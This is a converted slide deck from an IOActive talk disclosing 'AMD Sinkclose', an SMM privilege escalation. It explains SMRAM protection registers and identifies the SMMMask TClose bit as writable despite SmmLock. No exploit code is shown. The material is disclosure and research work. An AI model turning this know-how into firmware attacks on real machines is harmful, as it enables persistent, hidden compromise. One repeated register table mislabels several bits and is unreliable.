


AMD Sinkclose

Universal SMM Privilege Escalation

Enrique Nissim @kiqueNissim

Krzysztof Okupski @exminium


IOActive[®]





Outline

- Technical background
 - Privilege levels and SMM security
 - Remapping attacks
- Exploitation
 - Exploit development
 - Demo
- Attack paths
- Conclusions





SMM Introduction




Introducing System Management Mode

- One of the most powerful execution modes in x86
 - Full access to system and I/O device memory
 - Access to the SPI flash (potential for persistence)
- Invisible to the rest of the system
 - Hidden from the OS and Hypervisor
 - EDRs cannot help here



Privilege levels






Ring 3





Ring 0

Ring -2



Boot-time


Run-time





System Management Interrupts

- SMM is entered using a special external interrupt called the system-management interrupt (SMI)
- After an SMI is received by the processor, the processor saves the processor state in a separate address space, called System Management RAM (SMRAM)





Previous research

- Blogs

- [Exploring the security configuration of AMD platforms](#) (2022)
- [Adventures in the Platform Security Coordinated Disclosure Circus](#) (2023)
- [Back to the Future with Platform Security](#) (2023)
- [Exploring AMD Platform Secure Boot](#) (2023)

- Couple of CVEs

CVE-2023-20576

CVE-2023-20577

CVE-2023-20579

CVE-2023-20587

CVE-2023-20596


CVE-2023-31100

CVE-2023-28468


CVE-2023-2290

CVE-2023-5078



- Tooling: <https://github.com/IOActive/Platbox>





SMM Security



CPU
SMM



DRAM







TSEG Region

- How does the memory controller protect SMRAM?
 - At boot-time BIOS configures two registers to setup the TSEG Region

MSRC001_0112 SMM TSeg Base Address (SMMAddr)




MSRC001_0113 SMM TSeg Mask (SMMMask)






TSeg Base (SMMAAddr)
TSeg Mask (SMMMask)



Physical Address Space



SMRAM

SMM Base + FE00h
SMM Base + 8000h
SMM Base (SMM_BASE)



Summary of SMRAM Registers

- MSRC001_0111 (SMM_BASE used for SMM base address)
- MSRC001_0112 (SMM TSeg Base Address (SMMAddr))
- MSRC001_0113 (SMM TSeg Mask (SMMMask))
- MSRC001_0015[SmmLock] (HWCR used for locking the config)

These need to be configured for each core



Differences between AMD and Intel MSR

- On Intel systems there are specific MSRs that are only accessible while the processor is executing at SMM
 - *Example: IA32_SMBASE (SMM base register)*
 - *Obtaining this value could be considered a leak*
- On AMD all the MSRs that are related to the security of SMM are accessible from ring 0
 - *Note that when SmmLock bit is set, accessibility does not imply the configuration can be changed even from SMM*



Spotting the bug



Bits	Description
63:40	Reserved.
39:17	TSegMask[39:17]: TSeg address range mask. IF MSRC001_0015[SmmLock] THEN Read-only ELSE Read-write ENDIF. See MSRC001_0112.
16:15	Reserved.
14:12	TMTypDram: TSeg address range memory type. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the memory type for SMM accesses to the TSeg range that are directed to DRAM. See: Table 219 [Valid Values for Memory Type Definition].
11	Reserved.
10:8	AMTypDram: ASeg Range Memory Type. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the memory type for SMM accesses to the ASeg range that are directed to DRAM. See: Table 219 [Valid Values for Memory Type Definition].
7:6	Reserved.
5	TMTypIoWc: non-SMM TSeg address range memory type. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the attribute of TSeg accesses that are directed to MMIO space. 0=UC (uncacheable). 1=WC (write combining).
4	AMTypIoWc: non-SMM ASeg address range memory type. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the attribute of ASeg accesses that are directed to MMIO space. 0=UC (uncacheable). 1=WC (write combining).
3	TClose: send TSeg address range data accesses to MMIO. Read-write. 1=When in SMM, direct data accesses in the TSeg address range to MMIO space. See AClose.
2	AClose: send ASeg address range data accesses to MMIO. Read-write. 1=When in SMM, direct data accesses in the ASeg address range to MMIO space. [A, T]Close allows the SMI handler to access the MMIO space located in the same address region as the [A, T]Seg. When the SMI handler is finished accessing the MMIO space, it must clear the bit. Failure to do so before resuming from SMM causes the CPU to erroneously read the save state from MMIO space.
1	TValid: enable TSeg SMM address range. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. 1=The TSeg address range SMM enabled.
0	AValid: enable ASeg SMM address range. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. 1=The ASeg address range SMM enabled.



Bits	Description
63:40	Reserved.
39:17	TSegMask[39:17]: TSeg address range mask. IF MSRC001_0015[SmmLock] THEN Read-only ELSE Read-write ENDIF. See MSRC001_0112.
16:15	Reserved.
14:12	TMTypDram: TSeg address range memory type. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the memory type for SMM accesses to the TSeg range that are directed to DRAM. See: Table 219 [Valid Values for Memory Type Definition].
11	Reserved.
10:8	AMTypDram: ASeg Range Memory Type. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the memory type for SMM accesses to the ASeg range that are directed to DRAM. See: Table 219 [Valid Values for Memory Type Definition].
7:6	Reserved.
5	TMTypIoWc: non-SMM TSeg address range memory type. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the attribute of TSeg accesses that are directed to MMIO space. 0=UC (uncacheable). 1=WC (write combining).
4	AMTypIoWc: non-SMM ASeg address range memory type. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the attribute of ASeg accesses that are directed to MMIO space. 0=UC (uncacheable). 1=WC (write combining).
3	TClose: send TSeg address range data accesses to MMIO. Read-write. 1=When in SMM, direct data accesses in the TSeg address range to MMIO space. See AClose.
2	AClose: send ASeg address range data accesses to MMIO. Read-write. 1=When in SMM, direct data accesses in the ASeg address range to MMIO space. [A, T]Close allows the SMI handler to access the MMIO space located in the same address region as the [A, T]Seg. When the SMI handler is finished accessing the MMIO space, it must clear the bit. Failure to do so before resuming from SMM causes the CPU to erroneously read the save state from MMIO space.
1	TValid: enable TSeg SMM address range. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. 1=The TSeg address range SMM enabled.
0	AValid: enable ASeg SMM address range. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. 1=The ASeg address range SMM enabled.



Bits	Description
63:40	Reserved.
39:17	TSegMask[39:17]: TSeg address range mask. IF MSRC001_0015[SmmLock] THEN Read-only ELSE Read-write ENDIF. See MSRC001_0112.
16:15	Reserved.
14:12	TMTypedram: TSeg address range memory type. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the memory type for SMM accesses to the TSeg range that are directed to DRAM. See: Table 219 [Valid Values for Memory Type Definition].
11	Reserved.
10:8	AMTypedram: ASeg Range Memory Type. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the memory type for SMM accesses to the ASeg range that are directed to DRAM. See: Table 219 [Valid Values for Memory Type Definition].
7:6	Reserved.
5	TMTypedram: non-SMM TSeg address range memory type. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the attribute of TSeg accesses that are directed to MMIO space. 0=UC (uncacheable). 1=WC (write combining).
4	AMTypedram: non-SMM ASeg address range memory type. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the attribute of ASeg accesses that are directed to MMIO space. 0=UC (uncacheable). 1=WC (write combining).
3	TClose: send TSeg address range data accesses to MMIO. Read-write. 1=When in SMM, direct data accesses in the TSeg address range to MMIO space. See AClose.
2	AClose: send ASeg address range data accesses to MMIO. Read-write. 1=When in SMM, direct data accesses in the ASeg address range to MMIO space. [A, T]Close allows the SMI handler to access the MMIO space located in the same address region as the [A, T]Seg. When the SMI handler is finished accessing the MMIO space, it must clear the bit. Failure to do so before resuming from SMM causes the CPU to erroneously read the save state from MMIO space.
1	TValid: enable TSeg SMM address range. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. 1=The TSeg address range SMM enabled.
0	AValid: enable ASeg SMM address range. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. 1=The ASeg address range SMM enabled.



More explicit in earlier docs



31116 Rev 3.62 - January 11, 2013

AMD Family 10h Processor BKDG

1	SlowFence: slow SFENCE enable. Read-write. 1=Enable slow sfence.
0	SmmLock: SMM code lock. Read; write-1-only. 1=SMM configuration registers SMM_BASE, SMMAddr, SMMMask (all except for SMMMask[TClose:AClose]) and SMM_CTL are read-only and SMI interrupts are not intercepted in SVM.

Source:

https://www.amd.com/content/dam/amd/en/documents/archived-tech-docs/revision-guides/41322_10h_Rev_Gd.pdf




MSR C001_0113 SMM TSeg Mask (SMMMask)

This register specifies how accesses to the ASeg and TSeg address ranges are controlled as follows:

